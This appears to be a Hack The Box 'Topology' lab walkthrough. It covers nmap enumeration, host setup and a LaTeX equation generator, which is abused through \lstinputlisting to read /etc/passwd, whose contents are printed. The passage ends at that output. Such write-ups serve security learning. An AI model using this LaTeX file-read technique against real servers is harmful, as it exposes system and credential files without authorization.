

Topology

Let's start with enumerating services with simple nmap command.



```
└─$ nmap -sV 10.129.48.196
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-09 13:45 CST
Nmap scan report for 10.129.48.196
Host is up (0.044s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There is Apache http server running on port 80 so let's visit it in browser.



Miskatonic University

Department of Mathematics

Topology Group

✉ lklein@topology.htb

☎ +1-202-555-0143

Research topics

Knot invariants

Braid theory

Manifold decomposition

Three-Manifolds

...

Welcome to Topology!

This is the home page of the Topology Group of Prof. Lilian Klein at Miskatonic University. We are situated in the Department of Mathematics, located on the eastern campus.

On this website, we present our current research topics, software projects and a publication list. Prof. Klein's office hours are Tuesdays and Thursdays, 1:00 PM to 3:00 PM in W2 0-070.

Staff

Professor Lilian Klein, PhD

Head of Topology Group

Vajramani Daisley, PhD

Post-doctoral researcher, software developer

Derek Abrahams, BEng


Master's student, sysadmin

Software projects


• LaTeX Equation Generator - create .PNGs of LaTeX equations in your browser

• PHPMyRefDB - web application to manage journal citations, with BibTeX support! (currenty in development)


Let's go to Latex Equation Generator and we are displayed with subdomain so let's add both entries to /etc/hosts and refresh page.




```
latex.topology.htb/equation.php
```



```
─$ echo "10.129.48.196 topology.htb" | sudo tee -a /etc/hosts
```



```
─$ echo "10.129.48.196 latex.topology.htb" | sudo tee -a /etc/hosts
```



LaTeX Equation Generator

Need to quickly generate a good looking equation for a website, like this?

$$x^n + y^n = z^n$$

Use this equation generator to create a .PNG file.


Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).

Examples


Here are a few code examples that contain the basic math commands to make LaTeX typeset beautiful equations:

Description	LaTeX code	Output
Fractions	`\frac{x+5}{y-3}`	$\frac{x+5}{y-3}$
Greek letters	`\alpha \beta \gamma`	$\alpha \beta \gamma$
Summations	`\sum_{n=1}^\infty`	$\sum_{n=1}^\infty$
Square root	`\sqrt[n]{1+x}`	$\sqrt[n]{1+x}$

Trying LaTeX injection didn't bring any results but going back one directory we can access more files.



Illegal command detected. Sorry.




Index of /

Name	Last modified	Size	Description
demo/	2023-01-17 12:26	-	
equation.php	2023-06-12 07:37	3.8K	
equationtest.aux	2023-01-17 12:26	662	
equationtest.log	2023-01-17 12:26	17K	
equationtest.out	2023-01-17 12:26	0	
equationtest.pdf	2023-01-17 12:26	28K	
equationtest.png	2023-01-17 12:26	2.7K	
equationtest.tex	2023-01-17 12:26	112	
example.png	2023-01-17 12:26	1.3K	
header.tex	2023-01-17 12:26	502	
tempfiles/	2023-12-09 18:25	-	


Apache/2.4.41 (Ubuntu) Server at latex.topology.htb Port 80

In header.tex we can find packages included that we may use.



```
% vdaisley's default latex header for beautiful documents
\usepackage[utf8]{inputenc} % set input encoding
\usepackage{graphicx} % for graphic files
\usepackage{eurosym} % euro currency symbol
\usepackage{times} % set nice font, tex default font is not my style
\usepackage{listings} % include source code files or print inline code
\usepackage{hyperref} % for clickable links in pdfs
\usepackage{mathtools,amssymb,amsthm} % more default math packages
\usepackage{mathptmx} % math mode with times font
~
```


As we may read from documentation \lstinputlisting might seem most useful in this case so let's try it.




Recall the pretty-printing commands and environment. \lstinline prints code snippets, \lstinputlisting whole files, and lstlisting pieces of code which


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
